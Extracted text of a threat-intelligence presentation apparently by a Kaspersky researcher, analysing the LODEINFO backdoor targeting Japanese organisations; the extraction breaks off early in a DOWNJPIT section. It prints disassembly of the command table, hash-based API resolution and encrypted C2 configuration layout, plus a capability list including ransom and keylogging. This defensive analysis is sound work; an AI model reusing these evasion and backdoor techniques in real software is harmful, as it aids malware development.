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# APT10 HUNTER RISE ver3.0:


Repel new malware LODEINFO, DOWNJPIT and LilimRAT

Suguru Ishimaru

GReAT APAC

Kaspersky Lab

# Total: 647 hunts by Yara (in last 3 months)



# Who am I?

**Suguru Ishimaru**

Senior Security Researcher

Global Research and Analysis Team, APAC

Kaspersky Lab



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**LODEINFO**

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
**ATTRIBUTION**

**CONCLUSION**

**LODEINFO**

# LODEINFO overview


- A new fileless backdoor called “LODEINFO” was discovered since the end of 2019;
- Attackers have been updating LODEINFO backdoor very frequently;
- Target region is **Japan** and industries are media, diplomatic organizations, public organizations, defense sector and think-tank;
- The goal is gathering confidentials;
- This actor operates very carefully.



## Further Updates in LODEINFO Malware

The functions and evolution of malware LODEINFO have been described in our past articles in February 2020 and June 2020. Yet in 2021, JPCERT/CC continues to observe activities related to this malware. Its functions have been expanding with some new commands implemented or actually used in attacks. This article introduces the details of the updated functions and recent attack trends. LODEINFO versions At the time of the last blog update,...


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## Evolution of Malware LODEINFO

We introduced malware LODEINFO in a past blog entry. Attacks using the malware have been continuously seen, in particular with malicious file names including those related to COVID-19. It is also confirmed that LODEINFO has been updated frequently, and several functions have been added or changed in the latest version. This article will introduce trends seen in the series of attacks and updates to the malware. LODEINFO distribution Cases that...

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## Malware “LODEINFO” Targeting Japan

JPCERT/CC has been observing a new type of spear-phishing emails targeting Japanese organisations since December 2019. The emails have a malicious Word file attachment leading to malware “LODEINFO”, which is newly observed. This article introduces the details of this malware. How LODEINFO is launched Figure 1 describes the flow of events from executing a Word file until LODEINFO is launched. Figure 1 : Flow of events until LODEINFO runs By enabling the...

[Read more](#)

<https://blogs.jpccert.or.jp/en/2020/02/malware-lodeinfo-targeting-japan.html>

<https://blogs.jpccert.or.jp/en/2020/06/evolution-of-malware-lodeinfo.html>

<https://blogs.jpccert.or.jp/en/2021/02/LODEINFO-3.html>

# LODEINFO

- Maybe LODEINFO named from a string “LODEPNG” and a PDB name “png\_info.pdb”.

```
db 'must provide custom zlib function pointer if LODEPNG_COMPILE_ZLIB'  
    ; DATA XREF: sub_10007190:loc_10007338+0  
db ' is not defined',0  
align 8  
db 'invalid filter strategy given for LodePNGEncoderSettings.filter_s'  
    ; DATA XREF: sub_10007190:loc_1000733E+0  
db 'strategy',0
```

```
db 'RSDS' ; DATA XREF: .rdata:1003B224+0  
    ; CV signature  
dd 10650F70h ; Data1 ; GUID  
dw 306Ch ; Data2  
dw 465Eh ; Data3  
db 0B4h, 9Fh, 0A0h, 0DEh, 0B3h, 0B6h, 0DDh, 0EFh; Data4  
dd 1 ; Age  
db 'E:\Production\Tool-Developing\png_info\Release\png_info.pdb'
```


String and PDB in  
a old LODEINFO v0.1.2

- Hardcoded LODEINFO version in “ver” command feature.

```
● 118 | v9 = v2[3];  
● 119 | strcpy((char *)&version, "v0.4.9");  
● 120 | v10 = (*(int (__stdcall **)(int *)) (v9 + 144)) (&version);  
● 121 | v11 = v2[1];
```


# Timeline of LODEINFO

- In April 2021, new version of LODEINFO which is v0.4.9 was discovered.
- The actor actively developed LODEINFO.





# Infection flows and payload types



	Malware	PE/shellcode	Version
Payload types	LODEINFO (backdoor)	PE (DLL)	v0.1.2
	LODEINFO (backdoor)	shellcode	v0.1.2 – v0.4.9
	DOWNJPIT (downloader) <b>NEW</b>	shellcode	n/a



# LODEINFO

- 18 backdoor commands are implemented in v0.4.9

## backdoor command id

```
.data:10018A80      lea    eax, [ebp+command]
.data:10018A86      mov    [ebp+command], 'mmoc'
.data:10018A90      push  eax
.data:10018A91      lea    eax, [ebp+var_38]
.data:10018A94      mov    [ebp+var_B0], 'dna'
.data:10018A9E      push  eax
.data:10018A9F      mov    ecx, ebx
.data:10018AA1      mov    [ebp+ls], 'sl'
.data:10018AA8      mov    [ebp+send], 'dnes'
.data:10018AB2      mov    [ebp+var_B8], 0
.data:10018ABC      mov    [ebp+recv], 'vcer'
.data:10018AC6      mov    [ebp+var_C0], 0
.data:10018AD0      mov    [ebp+memory], 'omem'
.data:10018ADA      mov    [ebp+var_88], 'yr'
.data:10018AE4      mov    [ebp+kill], 'llik'
.data:10018AEE      mov    [ebp+var_90], 0
.data:10018AF8      mov    [ebp+cat], 'tac'
.data:10018AFF      mov    [ebp+cd], 'dc'
.data:10018B06      mov    [ebp+rm], 'mr'
.data:10018B0D      mov    [ebp+ver], 'rev'
.data:10018B14      mov    [ebp+print], 'nirp'
.data:10018B1E      mov    [ebp+var_98], 't'
.data:10018B28      mov    [ebp+ransom], 'snar'
.data:10018B32      mov    [ebp+var_A0], 'mo'
.data:10018B3C      mov    [ebp+keylog], 'lyek'
.data:10018B46      mov    [ebp+var_A8], 'go'
```

Backdoor command	Description
command	Show a command embedded backdoor command list.
ls	Get a file list.
rm	Delete a file.
mv	Move a file.
cp	Copy a file.
cat	Upload a file to C2.
mkdir	Make a directory.
send	Download a file from C2.
recv	Upload a file to C2.
memory	Inject shellcode into svchost.exe.
kill	Kill a process using process ID.
cd	Change directory.
ver	Send malware status includes OS version, malware version, process ID, Current EXE file path, User name, Current directory, C2 and Mutex.
print	Take a screen capture.
ransom	Encrypt files using hardcoded RSA key.
keylog	Run key logging
ps	Get process list
pkill	Kill a process

# LODEINFO

- Generating IAT using hashes in the beginning of the shellcode.
- The hash calculation algorithm is unique.

## Generates IAT

```
.data:1001CA7F      mov     [ebp+var_60], 'nReK'  
.data:1001CA86      push   0  
.data:1001CA88      mov     edx, 124C84A6h  
.data:1001CA8D      mov     [ebp+var_5C], '231E'  
.data:1001CA94      mov     ecx, 6BD0E154h  
.data:1001CA99      mov     [ebp+var_58], 0  
.data:1001CAA0      mov     dword ptr [edi], 0  
.data:1001CAA6      mov     dword ptr [edi+4], 0  
.data:1001CAAD      mov     [edi+2A4h], edi  
.data:1001CAB3      call   sub_1001B515  
.data:1001CAB8      mov     [edi], eax  
.data:1001CABA      mov     edx, 17EAF8F5h  
.data:1001CABF      mov     eax, [edi+2A4h]  
.data:1001CAC5      mov     ecx, 6BD0E154h  
.data:1001CACA      push   dword ptr [eax+4]  
.data:1001CACD      call   sub_1001B515  
.data:1001CAD2      mov     [edi+4], eax  
.data:1001CAD5      add     esp, 8  
.data:1001CAD8      mov     eax, [edi+2A4h]  
.data:1001CADE      mov     [ebp+var_8], '1DtN'  
.data:1001CAE5      mov     [ebp+var_4], 'L'  
.data:1001CAEC      mov     ecx, [eax]  
.data:1001CAEE      test   ecx, ecx  
.data:1001CAF0      jz     short loc_1001CAFE  
.data:1001CAF2      lea   eax, [ebp+var_8]  
.data:1001CAF5      push   eax  
.data:1001CAF6      call   ecx  
.data:1001CAF8      mov     eax, [edi+2A4h]
```

## GetsProcAddr by hash

```
.data:1001B575      movsx  eax, al  
.data:1001B578      lea   esi, [esi+1]  
.data:1001B57B      or    eax, 20h  
.data:1001B57E      xor   edx, eax  
.data:1001B580      mov   eax, edx  
.data:1001B582      shr   edx, 1  
.data:1001B584      and   eax, 1  
.data:1001B587      imul  ecx, eax, 82F63B78h  
.data:1001B58D      xor   ecx, edx  
.data:1001B58F      mov   eax, ecx  
.data:1001B591      shr   ecx, 1  
.data:1001B593      and   eax, 1  
.data:1001B596      imul  edx, eax, 82F63B78h  
.data:1001B59C      xor   edx, ecx  
.data:1001B59E      mov   eax, edx  
.data:1001B5A0      shr   edx, 1  
.data:1001B5A2      and   eax, 1  
.data:1001B5A5      imul  ecx, eax, 82F63B78h  
.data:1001B5AB      xor   ecx, edx  
.data:1001B5AD      mov   eax, ecx  
.data:1001B5AF      shr   ecx, 1  
.data:1001B5B1      and   eax, 1  
.data:1001B5B4      imul  edx, eax, 82F63B78h  
.data:1001B5BA      xor   edx, ecx  
.data:1001B5BC      mov   eax, edx  
.data:1001B5BE      shr   edx, 1  
.data:1001B5C0      and   eax, 1  
.data:1001B5C3      imul  ecx, eax, 82F63B78h  
.data:1001B5C9      xor   ecx, edx  
.data:1001B5CB      mov   eax, ecx  
.data:1001B5CD      shr   ecx, 1  
.data:1001B5CF      and   eax, 1
```

# LODEINFO

- A BLOB is embedded in the end of shellcode, and the offset is calculated by an unique feature.
- The BLOB contains AES key, iv, size and encrypted C2.

Unique feature to calculates a specific offset

```
call  get_offset_10028AA5 ; ret. eax = 0xfc178a5
add   eax, 4010E0h      ; 0x10018985
mov   [ebp+var_14], 0
mov   ecx, [eax+data_struct_10018985.v2_0x140FF]
sub   ecx, [eax+data_struct_10018985.v1_0xE0] ; 0x1401F
add   ecx, eax          ; enc data(0x1002c9a4)
test  byte ptr [ecx+30h], 0Fh
```

```
.data:1002C9A4 db 68h, 0ADh, 0B9h, 8Dh, 6Fh, 36h, 35h, 0AEh, 88h, 97h
.data:1002C9A4 db 56h, 5, 0B2h, 33h, 54h, 0D2h, 23h, 0A1h, 0EEh, 0BCh
.data:1002C9A4 db 92h, 0BAh, 0FBh, 0C8h, 5Eh, 1Dh, 22h, 0Eh, 0ABh, 0EDh
.data:1002C9A4 db 6Ah, 0F3h, 52h, 13h, 59h, 95h, 3Dh, 0D0h, 0B9h, 0F9h
.data:1002C9A4 db 0FFh, 84h, 29h, 0B7h, 80h, 3Eh, 0B7h, 0F2h, 30h, 3 dup(0)
.data:1002C9A4 db 68h, 89h, 78h, 54h, 36h, 0A5h, 80h, 6Dh, 4Eh, 0CFh
.data:1002C9A4 db 0DDh, 0A1h, 0C9h, 47h, 64h, 0AEh, 8, 0B3h, 50h, 0EEh
.data:1002C9A4 db 7Ah, 0A4h, 22h, 0C8h, 53h, 8Ch, 20h, 1, 5Bh, 0A5h, 87h
.data:1002C9A4 db 0ADh, 0F1h, 85h, 5Eh, 0B6h, 9Ah, 87h, 0B7h, 98h, 0A0h
.data:1002C9A4 db 0B8h, 0D9h, 0E9h, 16h, 19h, 82h, 0E6h, 0E8h, 0
```

```
.data:10028AA5 var_4 = dword ptr -4
.data:10028AA5
.data:10028AA5 push ebp
.data:10028AA6 mov ebp, esp
.data:10028AA8 push ecx
.data:10028AA9 call $+5
.data:10028AAE pop eax ; 0x10028AAE
.data:10028AAF sub eax, 411209h ; 0xfc178a5
.data:10028AB4 mov [ebp+var_4], eax
.data:10028AB7 mov eax, [ebp+var_4]
.data:10028ABA mov esp, ebp
.data:10028ABC pop ebp
.data:10028ABD retn
```

offset	note
0x00	aes_key
0x20	aes_iv
0x30	size
0X34	C2: encrypted by AES CBC mode + QuickLZ




**DOWNJPIT**



# DOWNJPIT

DOWNJPIT was named from the payload is **download** from **justpaste.it**



providers



@anonymous · Jul 29



